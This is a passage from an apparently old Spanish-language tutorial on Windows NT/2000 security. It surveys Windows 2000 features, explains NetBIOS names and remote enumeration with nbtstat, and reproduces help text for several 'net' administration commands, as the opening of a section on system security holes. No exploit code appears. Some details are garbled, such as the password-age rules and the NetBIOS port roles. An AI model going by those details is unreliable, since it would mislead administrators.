De momento solo se ha encontrado un solo bug del Active Directory (octubre del 2000), por lo que parece que los chicos de MS se han molestado mas que de costumbre en el tema de la seguridad.

#### [ 3.2 - DNS Dinamico ]

-----

Esta nueva caracteristica logra que a cada maquina se le reconozca no por su nombre netbios sino por su nombre DNS.

Es decir lo usara para resolver o traducir nombres de ordenadores a direcciones IP. Tambien lo usa como su servicio de nombres de dominio.

Ventaja? pues que se usa el nombre para los dominios de inet y tus ordenadores del dominio.

Sin embargo de dinamico poco vemos aqui, y es que aun no he explicado el meollo de la cuestion. Lo de dinamico viene a la caracteristica de asignar a los ordenadores clientes con ip's asignadas automaticamente los servicios DNS. de ahi lo de dinamico.

Para quien se pregunte si se van a suprimir los nombres netbios por esta nueva caracteristica, que sepa que no. Como ya es costumbre en NT, se mantienen la compatibilidad con facetas anteriores (lo que hace a NT mas debil conservando aspectos poco seguros).

#### [ 3.3 Estandar Kerberos ]

-----

Ya era hora de que implementasen Kerberos, era algo que se pedia desde hace tiempo, y por fin ya lo tenemos. Los u\*x ya gozaban del modulo de seguridad Kerberos hace tiempo.

En los entornos de red, los programas usan el protocolo NTLM (NT Lan Manager) para autenticarse, y para proteger sus datos. Ahora esto cambiara y se usara Kerberos.

El porque de la sustitucion es las mejoras que Kerberos aporta a NTLM, entre las que se encuentra la autentificacion mutua. Expliquemonos, lo de mutua viene de que no solo el cliente se tendra que autenticar ante el servidor sino tambien el servidor ante el cliente. La deshonra para los servidores, el rebajarse a autenticarse cara un mero cliente ;-).

Quien quiera entender el funcionamiento de Kerberos que consulte el apendice.

#### [ 3.4 Mejoras en el NTFS ]

-----

Pues entre las nuevas mejoras al sistema de archivos nativo de NT nos encontramos con posibilidades como la de añadir espacio en una particion NTFS sin tener que reiniciar la maquina. Tambien ofrece soporte para encriptar los archivos, poder limitar el espacio de disco, etc.

#### [ 3.5 Demas mejoras ]

-----

Aparte de estas mejoras nos encontramos con mas herramientas administrativas, entre las que destacar el servidor de telnet, de manera que ya no hay que recurrir a herramientas de terceros para hacer algo tan basico como administrar el servicio telnet.

Ademas incorpora intellimirror, que es un conjunto de características nativas de W2K para administrar las configuraciones, los cambios de escritorio, y que nos puede servir incluso para instalar remotamente W2K.

Algo que me ha llamado la atencion es que permite ademas el trabajar con archivos compartidos, de manera que si te desconectas de una red, al reconectarte a dicha red no pierdes las preferencias que tenias al estar conectado.

Tambien soporta las tarjetas inteligentes, tambien llamadas smartcards, las cuales pueden permitir entre otras cosas realizar el proceso de autentificacion por otros factores distintos al tipico login/pass, en principio aportando mas seguridad.

Ademas de esto puedes encontrar que hay mas compatibilidad con los controladores, con el hardware, se mejora el dfs, etc.

#### [ 4 - Resumen ]

-----

Aqui se ha visto algo de la arquitectura de NT, los componentes de su modelo de seguridad, sus novedades, algo de su funcionamiento en red, entre otras cosas.



Ahora que ya se han asimilado algunos conceptos esenciales, pasemos a ver como esta el panorama de la inseguridad de NT.

--

## Parte II - Agujeros del sistema =====

Ahora vamos a profundizar en los agujeros de seguridad mas comunes de NT. Asimismo repasaremos los conceptos que esten relacionados con estos agujeros con el fin de comprenderlos mejor.

### [ 5 - Introduccion a NetBIOS ] -----

NetBIOS es una Interfaz de programacion de aplicaciones (o API) que los programas en una red local lo pueden utilizar. NetBIOS proporciona a los programas un conjunto uniforme de comandos para solicitar los servicios de bajo nivel necesarios para administrar nombres, dirigir sesiones y enviar datagramas entre los nodos de una red.

Normalmente es usado en redes locales pequeñas, de 200 maquinas cliente para abajo.

Este puede ser usado en casi todos los sistemas operativos de red, y pudiendo ser transportado sobre bastantes protocolos de red.

### [ 5.1 - Historia de NetBIOS ] -----

NetBIOS son las siglas de Network Basic Input/Output System, y se desarrollo por IBM y Systek, los cuales lo crearon con el fin de poder subministrar a los programas de una interfaz que pudiera acceder a los recursos de las redes locales.

En poco tiempo NetBIOS se asento como un estandar para acceder a todo tipo de redes, gracias entre otras cosas a que era tan solo una interfaz entre las aplicaciones y la tarjeta ethernet, con lo cual era independiente del hardware que se usara.

Mas tarde salio a la luz Netbeui, un protocolo de red de Microsoft, que es NetBIOS pero bastante mejorado, añadiendo una capa de transporte no estandarizada en NetBIOS.

### [ 5.2 - Conceptos sobre NetBIOS ] -----

Antes de seguir veremos algo mas sobre NetBIOS que nos ayudara a entenderlo mas.

Primero veamos los nombres NetBIOS:

## Nombres NetBIOS

-----

Los llamados Nombres NetBIOS se usan para identificar los distintos recursos en la red. Gracias a estos nombres los equipos pueden comunicarse utilizando datagramas de NetBIOS y establecer sesiones entre ellos.

Estos nombres deben tener una longitud maxima de 16 caracteres alfanumericos, cuyo primer caracter no puede ser '\*'.

Para que un equipo se quiera registrar en la red, debe mandar un mensaje broadcast en el que indique su nombre NetBIOS para poder ser identificado por los otros equipos. Aqui pueden suceder dos cosas, una que el nombre no este usado, por lo cual el equipo se registraria satisfactoriamente; la otra que el nombre por el que se identifica ya esta siendo usado, por lo que el intento de registro termina, teniendo que identificarse el equipo por otro nombre.

Hay dos tipos de nombres, los nombres unicos (unique) y los de grupos (group). Los nombres unicos como su nombre indica se llevan individualmente por un equipo, el cual le representa \_solo a el\_. Los nombres de grupo representan a un grupo por lo que se pueden repetir y puede repetirse varias veces en la red.

Estos nombres pueden tener una longitud de 16 caracteres, sin embargo son 15 caracteres los que identifican a nuestro equipo, y el caracter numero 16 es usado por los servicios de red de Microsoft como un sufijo para poder identificar el tipo de servicio que ofrece.

Cada nodo de NetBIOS mantiene una tabla con informacion de todos los nombres que se estan usando en el nodo.

A continuacion una aproximacion de lo que seria una tabla de NetBIOS, que muestra los sufijos que se utilizan en NT:

| Nombre                 | Sufijo | Tipo | Servicio                      |
|------------------------|--------|------|-------------------------------|
| -----                  |        |      |                               |
| <nombre_del_ordenador> | 00     | U    | Workstation Service           |
| <nombre_del_ordenador> | 01     | U    | Messenger Service             |
| <\\_MSBROWSE_>         | 01     | G    | Master Browser                |
| <nombre_del_ordenador> | 03     | U    | Messenger Service             |
| <nombre_del_ordenador> | 06     | U    | RAS Server Service            |
| <nombre_del_ordenador> | 1F     | U    | NetDDE Service                |
| <nombre_del_ordenador> | 20     | U    | File Server Service           |
| <nombre_del_ordenador> | 21     | U    | RAS Client Service            |
| <nombre_del_ordenador> | 22     | U    | Exchange Interchange          |
| <nombre_del_ordenador> | 23     | U    | Exchange Store                |
| <nombre_del_ordenador> | 24     | U    | Exchange Directory            |
| <nombre_del_ordenador> | 30     | U    | Modem Sharing Server Service  |
| <nombre_del_ordenador> | 31     | U    | Modem Sharing Client Service  |
| <nombre_del_ordenador> | 43     | U    | SMS Client Remote Control     |
| <nombre_del_ordenador> | 44     | U    | SMS Admin Remote Control Tool |
| <nombre_del_ordenador> | 45     | U    | SMS Client Remote Chat        |
| <nombre_del_ordenador> | 46     | U    | SMS Client Remote Transfer    |
| <nombre_del_ordenador> | 4C     | U    | DEC Pathworks TCPIP Service   |
| <nombre_del_ordenador> | 52     | U    | DEC Pathworks TCPIP Service   |
| <nombre_del_ordenador> | 87     | U    | Exchange MTA                  |
| <nombre_del_ordenador> | 6A     | U    | Exchange IMC                  |
| <nombre_del_ordenador> | BE     | U    | Network Monitor Agent         |
| <nombre_del_ordenador> | BF     | U    | Network Monitor Apps          |

|                         |    |   |                             |
|-------------------------|----|---|-----------------------------|
| <nombre_del_usuario>    | 03 | U | Messenger Service           |
| <dominio>               | 00 | G | Domain Name                 |
| <dominio>               | 1B | U | Domain Master Browser       |
| <dominio>               | 1C | G | Domain Controllers          |
| <dominio>               | 1D | U | Master Browser              |
| <dominio>               | 1E | G | Browser Service Elections   |
| <INetServicios>         | 1C | G | Internet Information Server |
| <ISnombre_de_ordenador> | 00 | U | Internet Information Server |

He aqui la tipica tabla de nombres NetBIOS, de la cual paso a explicar cada elemento:

El apartado "nombre" supongo que queda claro, el nombre del/los equipo/s en cuestion, no tiene mas.

El apartado sufijo si necesita mayor explicacion. Estos sufijos (expresados en hexadecimal) representan diversos servicios, veamos que representa que:

----- - Tipo Unique -----

<00> Nombre del servicio de la estacion de trabajo, es el nombre que se refiere al nombre NetBIOS.

<03> Nombre del servicio de mensajeria. Se usa cuando enviamos o recibimos mensajes.

<06> Servicio de servidor RAS.

<1B> Nombre del dominio principal. Este identifica al primer controlador de dominio.

<1F> Servicio NetDDE.

<20> Cliente RAS.

<BE> Monitor de agente de red.

<BF> Utilidad de monitor de red.

----- - Tipo Group -----

<1C> Nombre del grupo de dominio. Este contiene la lista de direcciones de los equipos que estan registrados en el dominio.

<1D> Nombre del Master Browser.

<1E> Nombre de un grupo normal.

<20> Nombre de un grupo de Internet, con fines administrativos. Supongo que mas de una vez habreis buscado grupos de este tipo :->.

Ahora veamos el apartado "tipo", que representa el tipo de grupo. Hay 5 tipos de grupos, veamos cuales:

Unique (U): Representa a un equipo, el cual debe tener no mas de una IP asignada.

Group (G): Representa a un grupo de equipos, por lo tanto debe existir con mas de una direccion IP.

Multihomed (M): El nombre de equipo es de tipo unico (unique), sin embargo al tener varias tarjetas ethernet en el mismo equipo se le permite registrar. Puede tener hasta 25 direcciones IP.

Internet Group (I): Configuracion de un grupo para poder gestionar los nombres de dominio de winnt.

Domain Name (D): Nombre del dominio. Solo disponible en versiones NT 4 o superior.

Y el apartado "servicio" define el servicio por lo que no requiere mayor explicacion.

Para ver una tabla como la que hemos visto en la que se vean los nombres registrados, o informacion sobre un nombre registrado en un grupo o servidor de red, escribe lo siguiente:

```
nbtstat -A (direccion IP)
```

o bien

```
nbtstat -a (nombre del host)
```

Mas adelante revisaremos el comando Nbtstat en profundidad.

#### Funcionamiento de NetBIOS

-----

Ahora que ya hemos visto lo mas esencial sobre NetBIOS no esta de mas que veamos detalladamente su funcionamiento.

Cuando se establece una conexion con un equipo se inicia una sesion, que permite mandar mensajes largos y corregir los errores (al igual que el TCP/IP).

NetBIOS permite comunicaciones orientadas a conexion (de tipo TCP) o no orientadas a conexion y por lo tanto no asegurando que el paquete llegue a su destino (de tipo UDP).

NetBIOS posee tres tipos de servicio diferente: El de datagramas, el de nombre y el de sesion.

El servicio de datagramas tiene asignado el puerto 138, mientras que el servicio de nombres ocupa el 137. El servicio de sesion no ocupa puerto alguno, mientras que el puerto 139 es usado para la correccion.

#### [ 5.3 - Comandos NET ]

-----

El conocer estos comandos es sumamente importante para movernos con soltura dentro del sistema y saber como hacer distintas operaciones de red.

La informacion que aqui pongo la he adaptado al edit del dos, y esta extraida de la ayuda incorporada de Windows 2000.

Seria recomendable que la copiarais y la pusierais en algun lado donde os fuera facil echarle un vistazo en caso de no acordarse de un comando, etc.

## > Net Accounts:

Actualiza la base de datos de cuentas de usuario y modifica los requisitos de contraseña e inicio de sesion para todas las cuentas. El servicio inicio de sesion de red debe estar en ejecucion en el equipo para el que desee cambiar los parametros de cuenta.

```
net accounts [/forcelogoff:{minutos | no}] [/minpwlen:longitud]
           [/maxpwage:{dias | unlimited}] [/minpwage:dias]
           [/uniquepw:numero] [/domain]
```

```
net accounts [/sync] [/domain]
```

### Parametros

-----

#### ninguno

Escriba net accounts sin parametros para presentar en pantalla las configuraciones actuales de contraseña, limitaciones de inicio de sesion e informacion de dominio.

/forcelogoff:{minutos | no}

Establece el numero de minutos que transcurran antes de que se de por finalizada una sesion de usuario en un servidor tras el vencimiento de la cuenta de usuario o el tiempo valido de inicio de sesion. Con la opcion no se impide que se produzca un cierre de sesion forzado. El valor predeterminado es no.

Cuando se especifica la opcion /forcelogoff:minutos, Windows NT envia una advertencia minutos antes de forzar la salida del usuario de la red. Si hay algun archivo abierto, Windows NT advierte al usuario. Si minutos es menor que dos, Windows NT indica al usuario que cierre la sesion de red inmediatamente.

/minpwlen:longitud

Establece el numero maximo de dias de validez de la contraseña de una cuenta de usuario. Los valores validos oscilan entre los 0 y 14 caracteres; el valor predeterminado es de 6 caracteres.

/maxpwage:{dias | unlimited}

Establece el numero maximo de dias de validez de la contraseña de una cuenta de usuario. El valor unlimited establece un tiempo ilimitado. La opcion /maxpwage debe ser menor que /minpwage. Los valores validos oscilan entre 1 y 49710 dias (unlimited); el valor predeterminado es de 90 dias.

/minpwage:dias

Establece el numero minimo de dias que han de transcurrir antes de que un usuario pueda cambiar una contraseña nueva. Un valor 0 significa que no hay tiempo minimo. Los valores validos oscilan entre 0 y 49710 dias; el valor predeterminado es de 0 dias.

/uniquepw:numero

Impide que el usuario repita la misma contraseña durante numero cambios de contraseña. Los valores validos oscilan entre 0 y 8 cambios de contraseña; el valor predeterminado es de 5 cambios.

/domain

Realiza la operacion sobre el controlador principal del demonio actual. Si no se especifica este parametro, la operacion se realizara en el equipo local.

Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. De manera predeterminada, los equipos con Windows NT Server realizan las operaciones sobre el controlador principal del dominio.

/sync

Cuando se utiliza en el controlador principal de dominio, causa la sincronizacion de todos los controladores de reserva de dicho dominio. Cuando se utiliza en un controlador de reserva, causa la sincronizacion de ese controlador de reserva con el controlador principal de dominio unicamente. Este comando solo se aplica a los equipos que son miembros de un dominio de Windows NT Server.

## Ejemplos

-----

Para mostrar la configuracion actual para el cierre forzado de sesion, los requisitos de contraseña y la funcion de un servidor determinado, escriba:

```
net accounts
```

Para establecer un minimo de siete caracteres para las contraseñas de la cuenta de usuario, escriba:

```
net accounts /minpwlen:7
```

Para especificar que una contraseña no pueda repetirse hasta pasados cinco cambios, escriba:

```
net accounts /uniquepw:5
```

Para evitar que los usuarios cambien la contraseña con una frecuencia mayor que 7 dias, para forzar el cambio de contraseña cada 30 dias y para forzar el cierre de sesion tras el vencimiento del tiempo de inicio de sesion y emitir una advertencia 5 minutos del cierre forzado, escriba:

```
net accounts /minpwage:7 /maxpwage:30 /forcelogoff:5
```

Para realizar la tarea anterior en un equipo con Windows NT Workstation y asegurarse de que la configuracion es efectiva en el dominio de Windows NT server en el que el equipo ha iniciado la sesion, escriba:

```
net accounts /minpwage:7 /maxpwage:30 /domain
```

Para actualizar la base de datos de cuentas de usuario de todos los servidores miembros, escriba:

```
net accounts /sync
```

## > Net Computer:

Agrega o elimina equipos de una base de datos de dominios. Este comando esta disponible solo en los equipos con Windows NT Server.

```
net computer \\equipo {/add | /del}
```

## Parametros

-----

## `\\equipo`

Especifica el equipo que se agrega o elimina del dominio.

### `/add`

Agrega el equipo especificado al dominio.

### `/del`

Quita el equipo especificado del dominio.

## Notas

-----

Este comando esta disponible solo en los equipos con Windows NT Server. Todas las adiciones y eliminaciones de equipos se redirigen al controlador principal de dominio.

## Ejemplo

-----

Para agregar el equipo ARCOIRIS al dominio, escriba:

```
net computer \\arcoiris /add
```

## > Net Config:

Muestra los servicios configurables que estan en ejecucion, o muestra y modifica la configuracion de un servicio.

```
net config [servicio [opciones]]
```

## Parametros

-----

### ninguno

Escriba net config sin parametros para ver una lista de los servicios configurables.

### servicio

Es un servicio (server o workstation) que puede configurarse con el comando net config.

### opciones

Son especificas del servicio. Vea net config server o net config workstation para obtener la sintaxis completa.

Use el comando net config servicio para cambiar parametros configurables del servicio Servidor o Estacion de trabajo. Los cambios entran en vigor inmediatamente y son permanentes.

## > Net Config Server:

Muestra o cambia la configuracion para el servicio Servidor mientras dicho servicio esta en ejecucion.

```
net config server [/autodisconnect:tiempo] [/srvcomment:"texto "]
                  [/hidden:{yes | no}]
```

## Parametros

-----

### ninguno

Escriba `net config server` para ver la configuracion actual del servicio servidor.

### /autodisconnect:tiempo

Establece el numero maximo de minutos que una sesion de usuario puede permanecer inactiva antes de que se desconecte. Puede especificar -1 para que nunca se produzca dicha desconexion. Los valores validos oscilan entre -1 y 65545 minutos; el valor predeterminado es 15.

### /srvcomment:"texto"

Agrega un comentario para el servidor que se muestra en las pantallas de Windows NT y con el comando `net view`. El comentario puede tener un maximo de 48 caracteres. Escriba el texto entre comillas.

### /hidden:{yes | no}

Especifica si el nombre de equipo del servidor debe aparecer al presentar la lista de servidores. Tenga en cuenta que el hecho de ocultar un servidor no modifica los permisos definidos en el. El valor predeterminado es no.

## Ejemplos

-----

Para mostrar informacion acerca del servidor local e impedir que la pantalla se desplace, escriba:

```
net config server | more
```

Para ocultar el nombre del equipo del servidor en la lista de servidores disponibles, escriba:

```
net config server /hidden:yes
```

Para desconectar a un usuario despues de 15 minutos de inactividad, escriba:

```
net config server /autodisconnect:15
```

## Notas

-----

Utilice el comando `net config server` para cambiar parametros configurables del servicio Servidor. Los cambios entran en vigor inmediatamente y son permanentes.

No todos los parametros del servicio servidor pueden cambiarse utilizando el comando `net config server`, pero el comando presenta informacion adicional. El comando presenta la siguiente informacion acerca del servidor:

1. El nombre de equipo del servidor, un comentario descriptivo y la version del software.



2. La descripción de la red.
3. La configuración de ocultar el servidor.
4. El número máximo de usuarios que pueden utilizar los recursos compartidos del servidor.
5. El número máximo de archivos del servidor que pueden estar abiertos.
6. La configuración del tiempo de inactividad de la sesión.

#### > Net Config Server:

Muestra o cambia la configuración del servicio Estación de trabajo mientras esta en ejecución.

```
net config workstation [/charcount:bytes] [/chartime:ms] [/charwait:s]
```

#### Parametros

-----

#### ninguno

Escriba net config workstation para mostrar la configuración actual del equipo local.

#### /charcount:bytes

Especifica la cantidad de datos que recopila Windows NT antes de enviarlos a un dispositivo de comunicaciones. Si se establece también /chartime:ms, Windows NT actúa según la condición que se satisfaga primero. Los valores válidos oscilan entre 0 y 65.535 bytes; el valor predeterminado es de 16 bytes.

#### /chartime:ms

Establece el número de milisegundos durante los cuales Windows NT recopila datos antes de enviarlos a un dispositivo de comunicaciones. Si se establece también /charcount:bytes, Windows NT actúa según la condición que se satisfaga primero. Los valores válidos oscilan entre 0 y 65.535.000 milisegundos; el valor predeterminado es de 250 milisegundos.

#### /charwait:seg

Establece el número de segundos que esperará Windows NT a que un dispositivo de comunicaciones este disponible. Los valores válidos oscilan entre 0 y 65.535 segundos; el valor predeterminado es de 3.600 segundos.

#### Ejemplos

-----

Para presentar en pantalla la configuración actual del servicio Estación de trabajo, escriba:

```
net config workstation
```

Para establecer el número de milisegundos que Windows NT espera antes de enviar los datos a un dispositivo de comunicación a 500 milisegundos, escriba:

```
net config workstation /chartime:500
```

#### Notas

-----

Use el comando net config workstation para cambiar parametros configurables del servicio Estacion de trabajo. Los cambios entran en vigor inmediatamente y son permanentes.

No todos los parametros del servicio Estacion de trabajo pueden cambiarse con el comando net config workstation. Otros parametros pueden cambiarse en el registro de configuracion.

> Net Continue:

Vuelve a activar un servicio interrumpido.

net continue servicio

Parametros

-----

servicio

Los servicios que pueden reanudarse son los siguientes: servidor de archivos para macintosh (solo para Windows NT Server), servicio de publicacion de FTP, lpdsvc, inicio de sesion de red, dde de red, dsdm dde de red, proveedor de seguridad nt lm, inicio remoto (solo para Windows NT Server), servidor de acceso remoto, shedule, servidor, servicios simples de tcp/ip y estacion de trabajo.

Notas

-----

Es un servidor y en un cliente:

Use el comando net continue para volver a activar un servicio interrumpido. Interrumpa el servicio antes de detenerlo para permitir que los usuarios finalicen sus trabajos o se desconecten de los recursos. Para efectuar una correccion poco importante en un recurso, quiza sea suficiente con efectuar una pausa en el servicio o la impresora. Use despues el comando net continue para activar de nuevo dicho servicio o impresora, sin necesidad de cancelar las conexiones de los usuarios.

En un cliente:

Use los comandos net pause y net continue para pasar de las impresoras de la red a impresora conectada a su equipo.

> Net File:

Muestra los nombres de todos los archivos compartidos abiertos en un servidor y el numero de bloqueos de archivo (si existe alguno) en cada uno de ellos. Este comando tambien cierra archivos compartidos individuales y quita bloqueos de archivo.

net file [id [/close]]

Parametros

-----

ninguno

Escriba net file sin parametros para obtener una lista de los archivos abiertos en un servidor.

id

Es el numero de identificacion del archivo.

/close

Cierra un archivo abierto y libera los registros bloqueados. Escriba este comando desde el servidor en el que se comparte el archivo.

## Ejemplos

-----

Para ver una pantalla de informacion acerca de los archivos compartidos, escriba:

```
net file
```

Para cerrar un archivo con el numero de identificacion 1, escriba:

```
net file 1 /close
```

## Notas

-----

Este comando tambien puede escribirse como net files.

Use el comando net file para ver y controlar archivos compartidos en la red que, en ocasiones, se dejan abiertos y bloqueados por error. Cuando esto sucede, es imposible tener acceso a las partes bloqueadas de un archivo desde otros equipos de la red. Use la opcion /close del comando net file para quitar el bloqueo y cerrar el archivo.

La pantalla que muestra el comando net file es similar a la siguiente:

| Archivo | Ruta de acceso | Nombre de usuario | Bloqueos |
|---------|----------------|-------------------|----------|
| 0       | C:\ARCH_A.TXT  | MARISAF           | 0        |
| 1       | C:\BASEDATOS   | DAVIDSA           | 2        |

## > Net Group:

Agrega, muestra o modifica grupos globales en dominios de Windows NT Server. Este comando solo esta disponible en los dominios de Windows NT Server.

```
net group [nombre_grupo [/comment:"texto"]] [/domain]
```

```
net group nombre_grupo {/add [/comment:"texto"] | /delete} [/domain]
```

```
net group nombre_grupo nombre_usuario[...] {/add | /delete} [/domain]
```

## Parametros

-----

ninguno

Escriba net group sin parametros para mostrar el nombre de un servidor y los nombres de los grupos de dicho servidor.

nombre\_grupo

Es el nombre del grupo que va a agregarse, expandirse o eliminarse. Especifique un nombre de grupo para ver la lista de los usuarios correspondientes.

/comment:"texto"

Agrega un comentario para un grupo nuevo o existente. Dicho comentario puede tener hasta 48 caracteres. Escriba el texto entre comillas.

/domain

Realiza la operacion sobre el controlador principal del dominio actual. Si no se especifica este parametro, la operacion se realizara en el equipo local.

Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. De manera predeterminada, los equipos con Windows NT Server realizan las operaciones en el controlador principal del dominio.

nombre\_usuario[...]

Muestra la lista de uno o mas usuarios que se agregaran o quitaran de un grupo. Separe los nombres de usuario con un espacio en blanco.

/add

Agrega un grupo o un nombre de usuario a un grupo. Debe establecerse una cuenta para los usuarios agregados a un grupo con este comando.

/delete

Quita un grupo o un nombre de usuario de un grupo.

## Ejemplos

-----

Para ver una lista de todos los grupos en el servidor local, escriba:

```
net group
```

Para agregar un grupo llamado ejec a la base de datos local de cuentas de usuario, escriba:

```
net group ejec /add
```

Para agregar un grupo llamado ejec a la base de datos de cuentas de usuario de un dominio de Windows NT Server desde un equipo con el software Windows NT Workstation instalado, escriba:

```
net group ejec /add /domain
```

Para agregar las cuentas de usuario ya existentes esterv, rafar y jesust al grupo ejec en el equipo local, escriba:

```
net group ejec esterv rafar jesust /add
```

Para agregar las cuentas de usuario ya existentes esterv, rafar y jesust al grupo ejec de un dominio de Windows NT Server desde un equipo con el software Windows NT Workstation instalado, escriba:

```
net group ejec esterv rafar jesust /add /domain
```

Para mostrar los usuarios del grupo ejec, escriba:

```
net group ejec
```

Para agregar un comentario al registro del grupo ejec, escriba:

```
net group ejec /comment:"Plantilla de ejecutivos."
```

Este comando puede escribirse tambien como net groups.

Use el comando net group para agrupar usuarios que trabajan de un modo igual o similar en la red. Cuando se asignen derechos a un grupo, cada miembro recibira automaticamente estos derechos.

La pantalla que muestra los grupos del servidor es similar a la siguiente:

```
Cuentas del grupo de \\PRODUCCION
-----
*Admins. del dominio *Usuarios del dominio
```

Observe que los nombres de grupos van precedidos por un asterisco (\*), que sirve para identificar los grupos que incluyen usuarios y grupos.

#### > Net Help:

Proporciona una lista de comandos de red y temas sobre los que puede obtener ayuda, o proporcionar ayuda acerca de un comando o tema especifico. Los comandos de red disponibles tambien se muestran en la ventana Comandos de esta referencia de comandos, bajo la letra N.

```
net help [comando]
```

```
net comando {/help | /?}
```

#### Parametros

-----

##### ninguno

Escriba net help sin parametros para mostrar una lista de comandos y temas acerca de los cuales puede obtenerse ayuda.

##### comando

Es el comando acerca del cual desea obtenerse ayuda. No escriba net como parte del comando.

##### /help

Proporciona una forma alternativa de mostrar en pantalla el texto de ayuda.

##### /?

Muestra la sintaxis correcta del comando.

#### Ejemplos

-----

Para obtener la misma informacion acerca del comando net use, utilizando dos formas del comando net help, escriba:

```
net help use
```

o bien

```
net use /help
```

Para ver la sintaxis del comando net use, escriba:

net use /?

## > Net Helpmsg:

Proporciona ayuda referente a un mensaje de error de Windows NT.

net helpmsg mensaje\_n\$

### Parametros

-----

#### mensaje\_n\$

Es el numero de cuatro digitos del mensaje de Windows NT acerca del cual necesita ayuda.

### Notas

-----

Cuando falla una operacion de red, se muestra un mensaje similar al siguiente:

NET 21282: El servicio solicitado ya ha sido iniciado.

El comando net helpmsg explica la causa de un error e indica como resolver el problema.

## > Net Localgroup:

Agrega, muestra o modifica grupos locales.

net localgroup [nombre\_grupo [/comment:"texto"]] [/domain]

net localgroup nombre\_grupo {/add [/comment:"texto"] | /delete}  
[/domain]

net localgroup nombre\_grupo nombre [...] {/add | /delete} [/domain]

### Parametros

-----

#### niguno

Escriba net localgroup sin parametros para mostrar el nombre del servidor y los nombres de los grupos locales de dicho equipo.

#### nombre\_grupo

Es el nombre del grupo que va a agregarse, expandirse o eliminarse. Proporcione solo un nombre\_grupo para ver una lista de los usuarios o grupos globales de un grupo local.

#### /comment:"texto"

Agrega un comentario para un grupo nuevo existente. El comentario puede tener hasta 48 caracteres de longitud. Escriba el texto deseado entre comillas.

#### /domain

Realiza la operacion en el controlador principal del dominio actual. Si no se especifica este parametro, la operacion se realizara en el

equipo local.

Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. Si no se indica lo contrario, los equipos con Windows NT Server realizaran las operaciones en el controlador principal del dominio.

nombre [...]

Muestra la lista de uno o mas nombres de usuario o de grupo que se agregaran a un grupo local o se quitaran de el. Separe cada nombre con un espacio en blanco. Los nombres pueden ser usuarios locales, usuarios de otros dominios o grupos globales, pero no otros grupos locales. Si un usuario es de otro dominio, escriba el nombre de usuario despues del nombre de dominio (por ejemplo, VENTAS\SAMUEL).

/add

Agrega un nombre de grupo o de usuario a un grupo local. Debe establecerse una cuenta para los usuarios o grupos globales que se agreguen a un grupo local con este comando.

/delete

Quita un nombre de grupo o de usuario de un grupo local.

Use el comando net localgroup para agrupar usuarios que utilizan de un modo igual o similar el equipo o la red. Cuando se asignen derechos a un grupo local, cada miembro de dicho grupo recibira automaticamente estos derechos.

## Ejemplos

-----

Para mostrar una lista de todos los grupos locales del servidor local, escriba:

```
net localgroup
```

Para agregar un grupo local llamado ejec a la base de datos local de cuentas de usuario, escriba:

```
net localgroup ejec/add
```

Para agregar un grupo local llamado ejec a la base de datos de cuentas de usuario de un dominio de Windows NT Server, escriba:

```
net localgroup ejec /add /domain
```

Para agregar las cuentas de usuario ya existentes esterv, rafar (del dominio VENTAS) y jesust al grupo local ejec en el equipo local, escriba:

```
net localgroup ejec esterv ventas\rafar jesust /add
```

Para agregar las cuentas de usuario ya existentes esterv, rafar y jesust al grupo ejec de un dominio de Windows NT Server, escriba:

```
net localgroup ejec esterv rafar jesust /add /domain
```

Para mostrar los usuarios del grupo local ejec, escriba:

```
net localgroup ejec
```

Para agregar un comentario al registro del grupo local ejec, escriba:

```
net localgroup ejec /comment:"Plantilla de ejecutivos."
```

## > Net Name:

Agrega o elimina un nombre para mensajes (a veces llamado alias), o muestra la lista de nombres para los que el equipo aceptara mensajes. Para poder usar net name, el servicio de Mensajería debe estar en ejecución.

```
net name [nombre [/add | /delete]]
```

## Parametros

-----

### ninguno

Escriba net name sin parametros para mostrar una lista de los nombres actualmente en uso.

### nombre

Especifica el nombre que recibe mensajes. Dicho nombre puede tener un máximo de 15 caracteres.

### /add

Agrega un nombre a un equipo. Escribir /dd es opcional puesto que el resultado de escribir net name nombre es el mismo que el de escribir net name nombre /add.

### /delete

Quita un nombre de un equipo.

## Ejemplos

-----

Para ver la lista de nombres en su equipo, escriba:

```
net name
```

Para agregar el nombre rsvp a su equipo, escriba:

```
net name rsvp
```

Para quitar el nombre rsvp de su equipo, escriba:

```
net name rsvp /delete
```

## Notas

-----

Use el comando net name para especificar un nombre para la recepción de mensajes. Para poder usar este comando, debe haberse iniciado el servicio Mensajería. Cada nombre de mensajería debe ser único en la red. Los nombres creados con net name se destinan estrictamente a mensajes; estos nombres no son grupos.

Windows NT usa tres tipos de nombres:

1. Cualquier nombre para mensajería, que se agrega con net name.
2. El nombre de equipo del equipo, que se agrega al iniciar el servicio Estación de trabajo.
3. Su nombre de usuario, que se agrega cuando inicia la sesión, suponiendo que su nombre no se este usando como nombre de



mensajería en otra parte de la red.

## > Net Pause:

Interrumpe los servicios en ejecución.

```
net pause servicio
```

## Parametros

-----

### servicio

Puede ser:

1. Servidor de archivos para Macintosh (solo en Windows NT Server)
2. Servicio de publicación de FTP
3. LPDSVC
4. Inicio de sesión de red
5. DDE de red
6. DSDM DDE de red
7. Proveedor de seguridad Lan Manager de NT
8. Inicio remoto (solo en Windows NT Server)
9. Servidor de acceso remoto
10. Schedule
11. Servidor
12. Servicios simples de tcp/ip
13. Estación de trabajo.

## Ejemplos

-----

Para interrumpir el servicio Servidor, escriba:

```
net pause server
```

Para interrumpir el servicio Inicio de sesión de red, escriba:

```
net pause "net logon"
```

## Notas

-----

En un servidor:

Use el comando `net pause` antes de detener un servicio para permitir que los usuarios finalicen su trabajo o se desconecten de los recursos. Hacer una pausa en un servicio lo interrumpe momentáneamente, pero no elimina el software de la memoria. Los usuarios que están conectados a un recurso pueden finalizar sus tareas, pero no podrán efectuar nuevas conexiones a dicho recurso.

Si piensa detener un servicio que afecta a recursos compartidos, primero interrumpalo, luego envíe un mensaje con el comando `net send` para avisar de dicha detención; después de un lapso suficiente para que los usuarios terminen de usar el servicio, detengalo usando el comando `net stop`.

Para volver a activar un servicio interrumpido, use el comando `net`

continue.

En un cliente:

Use los comandos `net pause` y `net continue` para pasar de las impresoras de red a las impresoras conectadas a su estacion de trabajo.

Tanto en un servidor como en un cliente:

No se pueden interrumpir todos los servicios.

La pausa afecta a los servicios de Windows NT de las siguientes formas:

